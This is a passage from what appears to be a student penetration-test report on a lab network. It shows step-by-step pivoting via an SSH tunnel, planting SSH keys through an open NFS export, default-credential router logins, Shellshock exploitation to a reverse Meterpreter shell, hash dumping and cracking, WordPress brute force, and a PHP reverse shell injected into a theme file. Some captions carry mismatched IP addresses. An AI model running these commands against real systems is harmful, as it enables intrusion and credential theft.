An OpenSSH SSH client command was run to create the SSH tunnel via the 192.168.0.242. The SSH client utility run command created a tunnel interface called tun0 on the Kali machine, as well as on the targeted 192.168.0.242 machine.

```
root@kali:~# ssh -w0:0 root@192.168.0.242
```

Figure 55: SSH command run to create the SSH tunnel via the 192.168.0.242 machine

The SSH configuration on the targeted machine 192.168.0.242 was edited in order to enable the SSH tunnelling via tun0. To explain further, the option 'PermitTunnel' value in the SSH configuration file 'sshd_config' was changed to 'yes' to allow tunnel network interface forwarding, i.e. tun0 in this particular case.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 56: Excerpt from the 'sshd_config' configuration file, option value changed to 'yes'

The SSH service on the 192.168.0.242 was issued a force restart in order to apply the configuration changes. After the successful restart of the SSH service, SSH reconnection to the machine 192.168.0.242 was issued again.

Issued 'ip addr' command ran on the 192.168.0.242 machine displays the earlier set-up tunnel network interface 'tun0'.

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 57: Configuration of the tunnel network interface 'tun0' on the 192.168.0.242 machine

Similarly, issued 'ip addr' command ran on the Kali host machine displays the earlier set-up tunnel network interface 'tun0' as well.

```
9: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 58: Configuration of the tunnel network interface 'tun0' on the Kali machine

Following that, the tunnel network interfaces were configured on the web server (192.168.0.242) and the Kali machine (192.168.0.200). The subnet 1.1.1.0/30 was used.

Issued 'ip addr' command assigned IPv4 address 1.1.1.2 to the web server's tun0 network interface and set its status to up.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
```

Figure 59: Commands run to assign the IPv4 address to the web server's tun0 interface and set its status to up

Issued 'ip addr' command verified that the tun0 interface on the web server was correctly configured.

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
group default qlen 500
```

Figure 60: Configuration of the tunnel network interface 'tun0' on the 192.168.0.242 machine after conducting the configuration of the interface

Issued 'ip addr' command assigned IPv4 address 1.1.1.2 to the Kali host machine's tun0 network interface and set its status to up.

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```

Figure 61: Commands run to assign the IPv4 address to the Kali machine's tun0 interface and set its status to up

Issued 'ip addr' command verified that the tun0 interface on the Kali host machine was correctly configured.

```
9: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
group default qlen 500
```

Figure 62: Configuration of the tunnel network interface 'tun0' on the Kali host machine after conducting the configuration of the interface

Packet forwarding was enabled on the web server machine by setting the value to 1 in the forwarding configuration file.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 63: Issued 'echo' command to set the value to 1 in the forwarding configuration file

The discovered DMZ firewall rules from the earlier section of the report (see Accessing the PfSense Firewall Interface via Dynamic Port Forwarding) displayed the hidden parts of the network. In order to enable further mapping of the hidden part of the network, the following were added to the route table of the Kali host machine.

Networks 192.168.0.64/27 and 192.168.0.96/27 were added to the Kali machine's routing table. Issued 'route' command enabled to configure the routes to the 192.168.0.64/27 and 192.168.0.96/27 networks.

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route add -net 192.168.0.96/27 tun0
```

Figure 64: Issued 'route' commands in order to add routes of 192.168.0.64/27 and 192.168.0.96/27 networks

Stored routing table was retrieved to verify the configuration of the routes.

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
```

Figure 65: Stored routing table on the Kali host machine

In order to enable forwarding, further configurations of the network interfaces were carried out on the web server machine (SANS ISC InfoSec Forums, 2018).

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -o tun0 -j MASQUERADE
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -o tun0 -j MASQUERADE
root@xadmin-virtual-machine:~# iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
root@xadmin-virtual-machine:~# iptables -A INPUT -i tun0 -m state --state RELATED,ESTABLISHED -j ACCEPT
root@xadmin-virtual-machine:~# iptables -A FORWARD -j ACCEPT
```

Figure 66: Issued 'iptables' commands for configuring the forwarding on the web server

The created SSH tunnel was successfully utilised in further mapping stages of the network.

3.8 Discovered Host 192.168.0.66

After setting up the SSH tunnelling via 192.168.0.242 machine (see Bypassing the PfSense Firewall Filtering), an Nmap 192.168.0.64/27 network scan was issued to further examine the network. As seen in the figure below, 192.168.0.66 host machine was discovered by the Nmap tool.

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 13:34 EST
Nmap scan report for 192.168.0.66
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 67: A basic Nmap TCP port scan results of the 192.168.0.66 machine

The full TCP port, version and operating system detection scan of the host 192.168.0.66 can be found in Appendix A.

Attempting an SSH connection to the machine 192.168.0.66 provided the requirements for SSH login. As it can be seen from the figure below, the 192.168.0.66 host's SSH service is configured to allow public-key authentication only.

```
root@kali:~# ssh xadmin@192.168.0.66
xadmin@192.168.0.66: Permission denied (publickey).
```

Figure 68: An attempt to connect to the 192.168.0.66 machine via SSH

As it can be seen in the Figure 67, the host 192.168.0.66 has a 2049 (NFS) port open. NFS server's export list was then discovered on the host by running the 'showmount' utility with an option 'e'.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 69: Retrieved export list on the NFS server

The NFS share was then mounted on the Kali host directory ‘mount3’.

```
root@kali:~# mount -t nfs 192.168.0.66:/ ./mount3
```

Figure 70: Issued ‘mount’ command in order to mount the NFS share on the ‘mount3’ directory.

The NFS share, i.e. the filesystem of the host 192.168.0.210 was accessed. As explained earlier, in order to successfully connect to the targeted host 192.168.0.66 via SSH, public key authentication is required. Therefore, the SSH keys were generated and the public key was put on the 192.168.0.66 host to allow user ‘root’ connection from the Kali machine.

In order to accomplish that, RSA certificates were generated, i.e. the private (id_rsa) and public (id_rsa.pub) keys using the ssh-keygen tool.

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:8DAUSr6AIZooVRVHZrJFZGimRlnozkff4RPuogabwX8 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|o ..o=BBX        |
|+= o+o+O         |
|* .oo+=          |
|.  .+..=  o      |
|   =..  .S+ o    |
|    * . . =      |
|     B   . .     |
|    o o E .      |
|     ..o .       |
+----[SHA256]-----+
```

Figure 71: Issued ‘ssh-keygen’ command to generate private and public SSH keys

Following that, the public key was put on the 192.168.0.66 machine.

```
root@kali:~# mv /root/.ssh/id_rsa.pub mount3/root/.ssh/authorized_keys
```

Figure 72: Issued ‘mv’ command to move the generated SSH public key to the 192.168.0.66 machine

As seen in the figure below, an attempt to log in as a user ‘root’ on the targeted 192.168.0.66 machine via SSH connection was successful.




Figure 73: Successfully logged in as root into the machine (192.168.0.242) via SSH connection

In order to further examine the information about the network and the targeted host, commands ‘ifconfig’ was run on the machine.




Figure 74: Results of the issued ‘ifconfig’ command on the 192.168.0.66 machine

3.9 DISCOVERED VYOS ROUTER (192.168.0.65)

In order to discover the available hosts in the 192.168.0.64/27 subnet, SSH connection was issued to the 192.168.0.66 machine. A bash script command was run to send ICMP ping packets to discover the unknown hosts. The results of the ping scan revealed an unknown host with an assigned IPv4 address 192.168.0.65.

```
root@xadmin-virtual-machine:~# for i in {65..95};do ping -c 1 192.168.0.$i;done | grep "bytes from"
64 bytes from 192.168.0.65: icmp_seq=1 ttl=64 time=0.669 ms
64 bytes from 192.168.0.66: icmp_seq=1 ttl=64 time=0.142 ms
```

Figure 75: Bash script command run to examine the network subnet 192.168.0.64/27

Route command results from 192.168.0.66 machine showed the 192.168.0.65 machine is a network device used as a default gateway which implies that the host 192.168.0.65 is a router.

```
root@xadmin-virtual-machine:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.65    0.0.0.0         UG    0      0        0 eth0
192.168.0.64    *               255.255.255.224 U     1      0        0 eth0
```

Figure 76: Stored routing table on the 192.168.0.66 machine

To confirm that the host is a router device, telnet connection was issued from the 192.168.0.66 machine to the newly discovered machine – 192.168.0.65. As previously demonstrated in the report, default credentials were successfully used to log in into the discovered VyOS routers via telnet. Likewise, identical credentials were used to issue a successful connection via telnet to the targeted 192.168.0.65 machine. The figure below displays the successful telnet connection.

```
root@xadmin-virtual-machine:~# telnet 192.168.0.65
Trying 192.168.0.65...
Connected to 192.168.0.65.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 02:12:34 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

Figure 77: Post-login banner displayed by the VyOS router upon a successful connection via Telnet

In order to comply with the earlier described naming convention for the discovered routers, the 192.168.0.65 was provided an identification name and number – Router4.

Command ‘show interfaces’ run on Router4 returned the interfaces configured on the device.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
```

Figure 78: Results of the issued ‘show interfaces’ command on Router4

Command ‘show arp’ run on Router4 returned the stored IP address to MAC address mappings, i.e. ARP tables on the device.

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.98             ether   00:50:56:99:8a:22   C                     eth0
192.168.0.66             ether   00:0c:29:f9:3b:bd   C                     eth1
```

Figure 79: Results of the issued ‘arp’ command on Router4

Command ‘show ip route’ run on Router4 returned the stored routing table on the device.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 1d05h35m
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 1d05h35m
O   192.168.0.64/27 [110/10] is directly connected, eth1, 1d05h36m
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 1d05h36m
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 1d05h35m
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 1d05h35m
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 1d05h35m
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 1d05h35m
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 1d05h35m
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 1d05h35m
```

Figure 80: Results of the issued ‘show ip route’ command on Router4

3.10 DISCOVERED STANDARD HOSTS

Standard host machines were discovered throughout the mapping of the network. The findings of the Nmap TCP and UDP port, version detection and operating system scans have provided great evidence to presume that particular hosts are standard host machines used by the employees in an office environment. The standard host machine list can be found below.

Name	IPv4 Address	Description
PC1	192.168.0.34/27	Standard Host
PC2	192.168.0.130/27	Standard Host
PC3	192.168.0.210/27	Standard Host
PC4	13.13.13.13/24	Standard Host
PC5	192168.0.65/27	Standard Host

Table 4: Discovered Standard Hosts

4 EXPLOITATION OF THE NETWORK

4.1 EXPLOITING THE WEB SERVER (192.168.0.242)

Enumeration

A potential web server – 192.168.0.242 – with an open port 80 was discovered during the initial TCP scan of the network.

```
Nmap scan report for 192.168.0.242
Host is up (0.010s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
```

Figure 81: A basic Nmap TCP port scan results of the 192.168.0.242 machine:

The full TCP port, version and operating system detection scan of the host 192.168.0.242 can be found in Appendix A.

It was confirmed that the machine hosts a website once it was navigated to on a browser. Nikto and Whatweb vulnerability scanning tools were used in order to enumerate the web application. It was discovered that the host is using Apache 2.4.10 web server software to host the web application. The full results of the issued scans can be seen in Appendix D.

Vulnerability Scanning

Nikto and Whatweb vulnerability scans were performed against the targeted web server. A potential critical security vulnerability was found called a Shellshock vulnerability – CVE-2014-6271. Successful exploitation of the Shellshock vulnerability allows a malicious attacker to remotely execute arbitrary code. As it can be seen from the figure below, Nikto displayed a warning that the website may be vulnerable to the mentioned vulnerability.

```
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.
mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
```

Figure 82: Excerpt from the issued Nikto vulnerability scan against the website hosted on 192.168.0.242

To verify that, Metasploit framework auxiliary module 'scanner/http/apache_mod_cgi_bash_env' was run to enumerate whether the web server is vulnerable to CVE-2014-6271. As it can be seen from the figure below, the results of the scan returned information that the machine is vulnerable as well.

```
msf5 auxiliary(scanner/http/apache_mod_cgi_bash_env) > run

[+] uid=0(root) gid=0(root) groups=0(root)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 83: Results of the scan returned that the machine is vulnerable

Exploitation

Following the vulnerability scanning of the website, the mentioned Shellshock vulnerability – CVE-2014-6271 – was successfully exploited. In order to perform the exploitation of the Shellshock vulnerability, Metasploit framework exploit module called 'multi/http/apache_mod_cgi_bash_env_exec' was utilised.

The following option values were set for the exploit module:

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required
   ----            ---------------  --------
   CMD_MAX_LENGTH  2048             yes
   CVE             CVE-2014-6271    yes
   HEADER          User-Agent       yes
   METHOD          GET              yes
   Proxies                          no
   RHOSTS          192.168.0.242    yes
   RPATH           /bin             yes
   RPORT           80               yes
   SRVHOST         0.0.0.0          yes
   SRVPORT         8080             yes
   SSL             false            no
   SSLCert                          no
   TARGETURI       /cgi-bin/status  yes
   TIMEOUT         5                yes
   URIPATH                          no
   VHOST                            no
```

Figure 84: Set options for the Metasploit framework exploit module 'multi/http/apache_mod_cgi_bash_env_exec'

After setting the option values for the exploit module, the exploit was run against the targeted host – 192.168.0.242. The targeted host was successfully compromised as it can be seen in the figure below.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 2 opened (192.168.0.200:4444 → 192.168.0.234:58904) at 2020-10-27 22:57:39 -0400

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > sysinfo
Computer     : 192.168.0.242
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Figure 85: Successful exploitation of the web server – 192.168.0.242

Post-Exploitation

In order to demonstrate the severity of the security vulnerability and obtain additional information for further network examination, further exploitation of the compromised host was carried out.

Metasploit framework post-exploitation module called 'linux/gather/hashdump' was utilised. The previously opened Meterpreter session (See Figure 85) was set for use by the module. As it can be seen from the figure below, password hashes of the users on the system were retrieved.

```
meterpreter > run post/linux/gather/hashdump

[+] root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:0:0:root:/root:/bin/bash
[+] xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:1000:1000::/home/xweb:
[+] Unshadowed Password File: /root/.msf4/loot/20201027232850_default_192.168.0.242_linux.hashes_431158.txt
```

Figure 86: Successfully obtained password hashes of the users on 192.168.0.20

Using the 'unshadow' utility, the 'passwd' and 'shadow' files were combined in order to be used by a password cracking tool called John the Ripper, commonly known as john. The password hashes were successfully cracked and users 'root' and 'xweb' credentials were gained. The figure below demonstrates the password hash cracking process and results.

```
root@kali:~/.msf4/loot# john 20201027232850_default_192.168.0.242_linux.hashes_431158.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
```

Figure 87: Obtained the users 'root' and 'xweb' passwords

As seen in the figure below, an attempt to log in as a user 'root' on the targeted 192.168.0.242 machine via SSH connection was successful.

```
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# whoami
root
```

Figure 88: Successfully logged in as the user 'root' into the machine (192.168.0.242) via SSH connection

In order to further examine the information about the network and the device, commands 'ifconfig' and 'arp' were run on the web server.

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:61:8a
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::20c:29ff:fe76:618a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41002 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34906 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12720586 (12.7 MB)  TX bytes:16005120 (16.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:341 errors:0 dropped:0 overruns:0 frame:0
          TX packets:341 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25833 (25.8 KB)  TX bytes:25833 (25.8 KB)
```

Figure 89: Results of the issued 'ifconfig' command on the 192.168.0.242 web server

```
root@xadmin-virtual-machine:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.241            ether   00:50:56:99:5a:66   C                     eth0
```

Figure 90: Results of the issued 'arp' command on the 192.168.0.242 web server

4.2 EXPLOITING THE APACHE WEB SERVER 2 (172.16.221.237)

Enumeration

A potential web server – 172.16.221.237 – with an open port 80 was discovered during the initial scan of the network.

```
Nmap scan report for 172.16.221.237
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

Figure 91: A basic Nmap TCP port scan results of the 172.16.221.237 machine

The full TCP port, version and operating system detection scan of the host 172.16.221.237 can be found in Appendix A.

It was confirmed that the machine hosts a website once it was navigated to on a browser. Nikto and Whatweb vulnerability scanning tools were used in order to enumerate the web application. It was discovered that the host is using Apache 2.2.22 web server software to host the web application. The full results of the issued scans can be seen in Appendix E.

Metasploit framework auxiliary module called 'scanner/http/wordpress_scanner' was used to test the website for any deployed WordPress installations and their version numbers. It was discovered that the website is running WordPress 3.3.1 version as seen in the figure below.

```
msf5 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 172.16.221.237
[+] 172.16.221.237 running Wordpress 3.3.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 92: Successfully obtained the deployed WordPress version on 172.16.221.237

During the manual spidering of the website, it was discovered that the webpage http://172.16.221.237/wordpress is the main webpage of the website. Furthermore, the author of the post, i.e. platform user that posted the post could be found by visiting a post. In the case of the discovered post on the website – http://172.16.221.237/wordpress/?p=1 – the author of the post is user 'admin'.




Figure 93: Webpage http://172.16.221.237/wordpress/?p=1 displaying user 'admin'

The enumerated user ‘admin’ was used in further exploitation of the targeted host machine.

Exploitation

Metasploit framework auxiliary module called ‘scanner/http/wordpress_login_enum’ was utilised to brute force the WordPress web application user ‘admin’ credentials, i.e. the password for logging in into the WordPress administrative interface of the web application.

The options set for the used auxiliary module can be seen in the figure below.

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting
   ----                 ---------------
   BLANK_PASSWORDS      false
   BRUTEFORCE           true
   BRUTEFORCE_SPEED     5
   DB_ALL_CREDS         false
   DB_ALL_PASS          false
   DB_ALL_USERS         false
   ENUMERATE_USERNAMES  true
   PASSWORD
   PASS_FILE            /usr/share/wordlists/metasploit/password.lst
   Proxies
   RANGE_END            10
   RANGE_START          1
   RHOSTS               172.16.221.237
   RPORT                80
   SSL                  false
   STOP_ON_SUCCESS      false
   TARGETURI            /wordpress
   THREADS              1
   USERNAME             admin
```

Figure 94: Set options for the Metasploit framework auxiliary module ‘scanner/http/wordpress_login_enum

The brute force attack was successful and the password for the user ‘admin’ was obtained. The password is ‘zxc123’.

```
[*] 172.16.221.237:80 - [88376/88396] - /wordpress - WordPress Brute Force - Trying username:'admin' with password:'zxc123'
[+] /wordpress - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'zxc123'
```

Figure 95: Obtained the user ‘admin’ password of the administrative interface

The gained user ‘admin’ credentials were used to log in into the WordPress interface of the website. The login page was found by performing manual spidering of the web application. The login page is located at http://172.16.221.237/wordpress/wp-login.php.

The deployed WordPress theme was edited by navigating to the ‘Editor’ function in the dashboard of the website’s WordPress administrative interface.




Figure 96: 'Editor' function found in the administrative interface dashboard of the web application

A commonly used short bash script enabling a reverse shell was injected into the currently deployed WordPress theme called 'Twenty Eleven'. Specifically, the '404.php' file was edited and the malicious php code was added. The injected malicious php code would then be executed when the '404.php' file is loaded by the web server. Upon execution of the injected php code, the web server would issue a connection to the Kali machine port 7777.




Figure 97: Injected malicious php code

In order to complete the reverse shell set-up, a TCP listener was set up on the Kali machine on port 7777 using the netcat utility.

```
root@kali:~# nc -lvnp 7777
listening on [any] 7777 ...
```

Figure 98: Issued 'netcat' command to set up a TCP listener on the Kali machine

When editing the '404.php' file, the browser search bar displays the directory of the currently edited file.

```
172.16.221.237/wordpress/wp-admin/theme-editor.php?file=/usr/share/wordpress/wp-content/themes/twentyeleven/404.php
```

Figure 99: Website revealing the directory of the '404.php' file

The URL 'http://172.168.221.237/wordpress/wp-content/themes/twentyeleven/404.php' was then visited in order to execute the 404.php file containing malicious php code. Upon visitation of the webpage, the file was executed, and the reverse shell was successfully obtained. The reverse shell allows an attacker to execute arbitrary code with user 'www-data' privileges.

```
root@kali:~# nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 40497
whoami
www-data
```

Figure 100: Reverse shell successfully obtained

4.3 OBTAINING THE USER 'XADMIN' CREDENTIALS (192.168.0.210)

During the scanning of the network hosts stage, it was discovered that the host 192.168.0.210 has a 2049 (NFS) port open.

```
Nmap scan report for 192.168.0.210
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

Figure 101: A basic Nmap TCP port scan results of the 192.168.0.242 machine

The full TCP port, version and operating system detection scan of the host 192.168.0.210 can be found in Appendix A.

NFS server's export list was discovered on the host by running the 'showmount' utility with an option '-e'.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```

Figure 102: Retrieved export list on the NFS server

The NFS share was then mounted on the Kali host directory 'mount1'.

```
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
```

Figure 103: Issued 'mount' command in order to mount the NFS share on the 'mount1' directory

The NFS share, i.e. the filesystem of the host 192.168.0.210 was accessed. The files containing user data 'passwd' and 'shadow' were obtained.

```
